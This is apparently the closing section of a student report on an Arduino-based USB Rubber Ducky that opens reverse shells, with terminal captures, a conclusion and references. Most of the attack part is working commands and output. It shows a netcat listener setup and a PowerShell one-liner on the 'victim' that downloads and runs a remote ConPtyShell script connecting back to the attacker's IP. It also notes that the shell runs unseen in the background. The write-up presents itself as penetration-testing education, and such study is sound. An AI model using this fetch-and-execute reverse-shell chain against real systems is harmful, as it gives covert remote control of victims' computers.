
On the server side Netcat is used to listen on the designated port ,Netcat (or "nc") can be used in a reverse shell setup to create a backdoor connection between two computers. Here are the general steps for using Netcat for a reverse shell:

- Start a listener on the attacker's machine: Open a terminal window on the attacker's machine and start a Netcat listener by running the command `nc -l -p <port>`. This will start Netcat in listening mode, waiting for a connection from the target machine.
- Create a reverse shell payload on the target machine: On the target machine, create a reverse shell payload using a programming language like Python or Bash. The payload should establish a connection to the attacker's machine on the specified port. Here is an example of a Python payload:
- Execute the payload on the target machine: Run the payload on the target machine This will establish a connection to the attacker's machine and give the attacker access to the target machine's shell.
- Verify the connection on the attacker's machine: Once the connection is established, the attacker should see a shell prompt in the terminal window where the Netcat listener was started. You can verify that the connection is working by running commands on the target machine from the attacker's machine.

```
stty raw -echo; (stty size; cat) | nc -lvnp 4444
```


On the attacker side :

- gathering the IP on the attacker's machine



```
(root@trojan)~  
# ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether 10:7d:1a:1b:50:9c txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.144 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::7e67:a2ff:fe88:3b64 prefixlen 64 scopeid 0x20<link>  
    ether 7c:67:a2:88:3b:64 txqueuelen 1000 (Ethernet)  
    RX packets 3167 bytes 2540778 (2.4 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2567 bytes 476276 (465.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@trojan)~  
#
```


-Listening on port 4444 using netcat



```
(root@trojan)~  
# stty raw -echo; (stty size; cat) | nc -lvp 4444  
listening on [any] 4444 ...  
[ ]
```

On the Victim's side :

Succesfully created a reverse shell



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\kaifk> IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -Use
BasicParsing); Invoke-ConPtyShell 192.168.0.144 4444

CreatePseudoConsole function found! Spawning a fully interactive shell
|
```

The victim doesn't know about the reverse shell as the process is being run in background and no trace of the reverse shell is shown to the victim

On the attacker side :



The screenshot shows a Windows PowerShell window titled "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe". The window displays the following text:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Users\kaifk> ls

Directory: C:\Users\kaifk

Mode                LastWriteTime         Length Name
----                -
d-----          31-08-2022         01:08         .android
d-----          20-04-2023         10:00         .arduinoIDE
d-----          13-03-2023         14:19         .atom
d-----          25-04-2022         22:52         .config
d-----          16-03-2021         01:24         .digio
d-----          25-04-2023         16:29         .dotnet
d-----          13-08-2021         22:50         .idlerc
d-----          27-03-2022         13:35         .ipython
d-----          22-04-2022         17:52         .jupyter
d-----          04-01-2022         22:26         .matplotlib
d-----          25-04-2023         18:36         .omnisharp
d-----          17-07-2022         23:21         .thumbnails
d-----          08-09-2022         03:24         .VirtualBox
d-----          25-04-2023         19:22         .vscode
d-r---          08-03-2021         21:51         3D Objects
d-----          02-02-2023         00:02         Apple
d-r---          31-01-2023         20:15         Contacts
d-r---          27-03-2022         14:11         Creative Cloud Files
d-r---          30-01-2021         18:57         Desktop
d-----          30-05-2022         15:11         Documents
d-r---          01-05-2023         08:31         Downloads
d-----          28-06-2022         22:33         fastapi
d-r---          31-01-2023         20:15         Favorites
d-----          19-02-2023         21:18         hackthebox
```

If someone has maliciously gained access to your PowerShell, they could potentially execute harmful commands or scripts on your system. This can lead to data theft, malware installation, or system damage.



```
PS C:\Users\kaifk> notepad.exe
PS C:\Users\kaifk> python
Python 3.11.3 (tags/v3.11.3:f3909b8, Apr  4 2023, 23:49:59) [MSC v.1934 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> quit()
PS C:\Users\kaifk> rm
PS C:\Users\kaifk> echo cat
cat
PS C:\Users\kaifk> cat > text .txt
cat : Cannot find path 'C:\Users\kaifk\.txt' because it does not exist.
At line:1 char:1
+ cat > text .txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\kaifk\.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\kaifk> 
```

If someone has maliciously gained access to your Power-Shell, they can potentially use it to upload and execute malicious Python scripts. These scripts can be designed to delete or modify files, gain unauthorized access to sensitive data, or perform other malicious actions on the system.

Conclusion

In conclusion, the development of an Arduino-based Rubber Ducky with the capability to launch reverse shell attacks has shown the potential for easily accessible and customizable penetration testing tools. By utilizing the ATTiny85's small size and low power consumption, and integrating it with a cloud-based command and control server, we were able to demonstrate the ease with which such attacks can be executed.

The project aimed to create a tool that could be used to educate users on security best practices and raise awareness about the risks of such attacks. Through the development of this tool and the testing of its

capabilities, we have shown the importance of strong passwords and regular updates to security software.

The implementation of the project involved the use of various libraries and technologies such as Python, Netcat, and Arduino programming. The testing process involved various scenarios and real-world use cases, and the system performed well in detecting vulnerabilities and providing a reliable method for exploitation.

In conclusion, this project has shown the potential of Arduino-based tools for penetration testing and highlighted the need for greater awareness of security risks in the digital age. With continued development and refinement, such tools can be invaluable for organizations and individuals looking to protect themselves from malicious attacks.

Referenecs

1. Hak5 LLC. (2010). The USB Rubber Ducky. Retrieved from <https://hakshop.com/products/usb-rubber-ducky-deluxe>
2. Tomlinson, R., & Adair, S. (2019). Automating Penetration Testing with Rubber Ducky and PowerShell Empire. Proceedings of the 3rd International Conference on Computer Science and Artificial Intelligence (CSAI 2019).
3. Neeraj Sonani. (2019). USB Rubber Ducky Hacking with PowerShell. Retrieved from <https://www.peerlyst.com/posts/usb-rubber-ducky-hacking-with-powershell-neeraj-sonani>
4. Veracode. (2019). Hak5 USB Rubber Ducky Delivers Payloads Undetectable by Antivirus Software. Retrieved from <https://www.veracode.com/blog/security-news/hak5-usb-rubber-ducky-delivers-payloads-undetectable-antivirus-software>
5. GitHub. (2021). ducktoolkit. Retrieved from <https://github.com/RoganDawes/ducktoolkit>